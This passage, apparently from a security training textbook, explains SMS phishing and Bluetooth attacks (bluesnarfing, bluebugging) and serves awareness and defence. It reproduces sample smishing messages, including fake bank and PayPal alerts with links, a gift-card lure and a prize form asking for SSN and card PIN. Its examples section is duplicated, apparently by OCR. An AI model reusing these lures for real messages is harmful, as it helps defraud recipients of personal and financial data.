
Congratulations!!!

You have won price
Name:
Ph. Number:
Social Security No.:
DOB:
Credit Card No.:
Credit Card Pin:

Figure 17.6: SMS Phishing process

Why is SMS Phishing Effective?

- Most consumers access the Internet through a mobile device.
- Easy to set up a mobile phishing campaign.
- Difficult to detect and stop it causes harm.
- Mobile users are not conditioned to receiving spam text messages on their mobile devices.
- No mainstream mechanism for weeding out spam SMS.
- Most mobile anti-virus tools do not check SMS.



SMS Phishing Attack Examples

ALERT!!!

Dear Westpac Bank Customer,

We have detected some unusual activity. We urgently ask you to review your account by clicking the below link:

www.westpacbank.com/review.html

ALERT!!!

PAYPAL – Your account has been locked

Please click on the link below to restore your access

http://certifiedhacker.com/3/c

Congratulations!!!

Dear,

You have been selected for a $2000 Amazon Gift Card.

Enter code "Free" at http://www.AmaZon.com/wm

To claim your price.

150 left!


Update!!!

Dear Customer,

Your card #256385XXXXXX has been temporarily deactivated.

To activate, Please call: 205-358-5689

SMS Phishing Attack Examples



ALERT!!!

Dear Westpac Bank Customer,

We have detected some unusual activity. We urgently ask you to review your account by clicking the below link:

www.westpacbank.com/review.html

ALERT!!!

PAYPAL – Your account has been locked

Please click on the link below to restore your access

http://certifiedhacker.com/3/c

Congratulations!!!

Dear,

You have been selected for a $2000 Amazon Gift Card.

Enter code "Free" at http://www.AmaZon.com/wm

To claim your price.

150 left!


Update!!!

Dear Customer,

Your card #256385XXXXXX has been temporarily deactivated.

To activate, Please call: 205-358-5689

Figure 17.7: Examples of SMS Phishing



Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- Mobile **device pairing on open connections** (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to **eavesdrop** and **intercept data transmission** using techniques such as;
  - Bluesnarfing (stealing information via Bluetooth)
  - Bluebugging (gaining control over the device via Bluetooth)
- Sharing **data from malicious devices** can infect/breach data on the recipient device

Bluebugging Attack

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.

